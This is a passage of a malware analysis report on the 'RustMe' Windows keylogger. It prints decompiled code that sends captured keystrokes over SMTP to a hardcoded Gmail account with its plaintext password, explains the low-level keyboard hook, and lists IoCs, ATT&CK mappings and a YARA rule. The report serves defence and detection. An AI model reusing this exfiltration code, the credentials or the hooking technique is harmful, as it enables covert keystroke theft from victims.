jmp rustme.7FF6B7291D0B
```

Figure 32 libcurl to send the first message

The 16-char password, which is stored in plaintext in the malware, is then passed as an argument:

```
mov rcx,qword ptr ss:[rsp+B0]
lea r8,qword ptr ds:[7FF6B72A4472]           r8:"obfgdswpazasrpca", 00007FF6B72A4472:"obfgdswpazasrpca"
mov rax,qword ptr ds:[<curl_easy_setopt>]    rax:curl_easy_setopt
mov edx,27BE
call rax                                     rax:curl_easy_setopt
```

Figure 33 plain password passed as an argument

```
loc_140001553:
lea     rcx, [rsp+278h+var_38]
call    _ZNSt3__112basic_stringIcNS_11char_traitsIcEENS_9allocatorIcEEED1Ev ; std::string::~string()
;   try {
lea     rdx, aFromServersres ; "From: serversreser@gmail.com\r\n"
lea     rcx, [rsp+278h+var_60]
call    sub_1400042F0
;   } // starts at 140001560
jmp     short $+2

aFromServersres db 'From: serversreser@gmail.com',0Dh,0Ah,0
                                        ; DATA XREF: sub_1400014F0+70↑o
aSubjectKeylogg db 'Subject: Keylogger Report (',0 ; DATA XREF: sub_1400014F0+AF↑o
asc_140014398   db ')',0Dh,0Ah,0        ; DATA XREF: sub_1400014F0:loc_1400015B5↑o
aMimeVersion10  db 'MIME-Version: 1.0',0Dh,0Ah,0 ; DATA XREF: sub_1400014F0+111↑o
aContentTypeTex db 'Content-Type: text/plain; charset=utf-8',0Dh,0Ah,0
                                        ; DATA XREF: sub_1400014F0+148↑o
asc_1400143DA   db 0Dh,0Ah,0            ; DATA XREF: sub_1400014F0+17F↑o
                                        ; sub_1400014F0:loc_14000170D↑o ...
aUnknownwindow  db 'UnknownWindow',0    ; DATA XREF: sub_140001A50+3A↑o
asc_1400143EB   db '[',0                ; DATA XREF: sub_140001A50+147↑o
asc_1400143ED   db '] ',0               ; DATA XREF: sub_140001A50+178↑o
```

Figure 34 Proof of the data hardcoded in the binary, opened in IDA without debugging

```
14  v10 = a1;
15  v9 = curl_easy_init();
16  if ( v9 )
17  {
18    v8 = 0LL;
19    sub_7FF6868D48E0(&v6);
20    v6 = 0LL;
21    sub_7FF6868D1480(v5);
22    sub_7FF6868D14F0(v4, v10, v5);
23    sub_7FF6868D4900(v7);
24    sub_7FF6868D46A0(v4);
25    curl_easy_setopt(v9, 10002LL, "smtp://smtp.gmail.com:587");
26    curl_easy_setopt(v9, 119LL, 3LL);
27    curl_easy_setopt(v9, 10173LL, "serversreser@gmail.com");
28    curl_easy_setopt(v9, 10174LL, "obfgdswpazasrpca");
29    curl_easy_setopt(v9, 10186LL, "<serversreser@gmail.com>");
30    v8 = curl_slist_append(v8, "<serversreser@gmail.com>");
31    curl_easy_setopt(v9, 10187LL, v8);
32    curl_easy_setopt(v9, 20012LL, sub_7FF6868D1960);
33    curl_easy_setopt(v9, 10009LL, &v6);
34    curl_easy_setopt(v9, 46LL, 1LL);
35    curl_easy_setopt(v9, 64LL, 0LL);
36    curl_easy_setopt(v9, 81LL, 0LL);
37    curl_easy_setopt(v9, 41LL, 0LL);
38    v3 = curl_easy_perform(v9);
```

Figure 35 disassembled version of the SMTP sender function

Immediately after the execution of the first "ping" to the SMTP server, the program jumps to the main function:



Figure 36 program jumping to the main function after the first connection

Keylogging function

The keylogging is hooked inside the **main**. as shown in the first block of code, the SetWindowsHookExA function is called, passing as parameters:

1. The function "fn", which logs the pressed keyboard's keys.
2. 0x0D which is the idHook, corresponding to "**WH_KEYBOARD_LL**" that based on MS documentation "Installs a hook procedure that monitors low-level keyboard input events"
3. hmod, which is **set to zero**. Based on MS documentation "A handle to the DLL containing the hook procedure pointed to by the *lpfn* parameter. The *hMod* parameter **must be set to NULL** if the *dwThreadId* parameter specifies a thread created by the current process and if the hook procedure is within the code associated with the current process."
4. dwThreadId, which is **set to zero**. Based on MS documentation "The identifier of the thread with which the hook procedure is to be associated. For desktop apps,

if this parameter **is zero**, the hook procedure is **associated with all existing threads running in the same desktop as the calling thread**."



Figure 37 Snippet of the invoked hooking function

It is relevant to note that the malware is compiled as a 64-bit binary. This design choice is consistent with Microsoft's documentation of SetWindowsHookExA, which states: *"A 32-bit DLL cannot be injected into a 64-bit process ..."*. By shipping a 64-bit executable, the threat actor ensures that the global keyboard hook can capture keystrokes from the majority of applications running on modern 64-bit Windows environments."

[source: https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-setwindowshookexa]

In the following image the snippet of code performing the keylogging inside the "fn" function is depicted:



Figure 38 snippet of the keylogging function

IoC List

IoC	Description
hxxp://provrm[.]ru/proverka	First stage link
1c3cc56f358bbd43134c223c06294265f0e77edb5532dbe0d1477e4c6bc80e75	First stage
F4CD43DAE42C2541EBE7F1A18DB2FAF227FABB32F3EDC2C4D6F71F54C7989CB6	Second stage
06451D63015D84558791C93BB41F4E65DE8A7A8B44FD8F95356F665FD5F3039B	Third stage (malware)
hxxps://github[.]com/d1ovu/pon/raw/refs/heads/main/res.bat **hxxps://github[.]com/d1ovu/pon/raw/refs/heads/main/7z.dll** **hxxps://github[.]com/d1ovu/pon/raw/refs/heads/main/7z.exe** **hxxps://github[.]com/d1ovu/pon/raw/refs/heads/main/RustMeDebyg.exe** **hxxps://github[.]com/d1ovu/pon/raw/refs/heads/main/libcurl-x64.dll** **hxxps://github[.]com/d1ovu/pon/raw/refs/heads/main/libc++.dll** **hxxps://github[.]com/d1ovu/pon/raw/refs/heads/main/libunwind.dll** **hxxps://github[.]com/d1ovu/pon/raw/refs/heads/main/RustMe.exe** **hxxps://github[.]com/d1ovu/pon/raw/refs/heads/main/DebugConfig.bat**	Github staging to deliver the malware
serversreser@gmail.com	C2

Mitre ATT&CK

Persistence	**T1547.001 (Registry Run Keys / Startup Folder)**
Credential Access / Keylogging	T1056.001 (Input Capture: Keylogging)
Exfiltration	T1048.003 (Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol – SMTP)
Defense Evasion	Defense Evasion: T1027 (Obfuscated/Encoded files in stage 1/2)

Yara

The YARA Rule is available to download from here: https://github.com/ShadowOpCode/RustMe_Keylogger/blob/main/yara/RustMeKeylogger.yara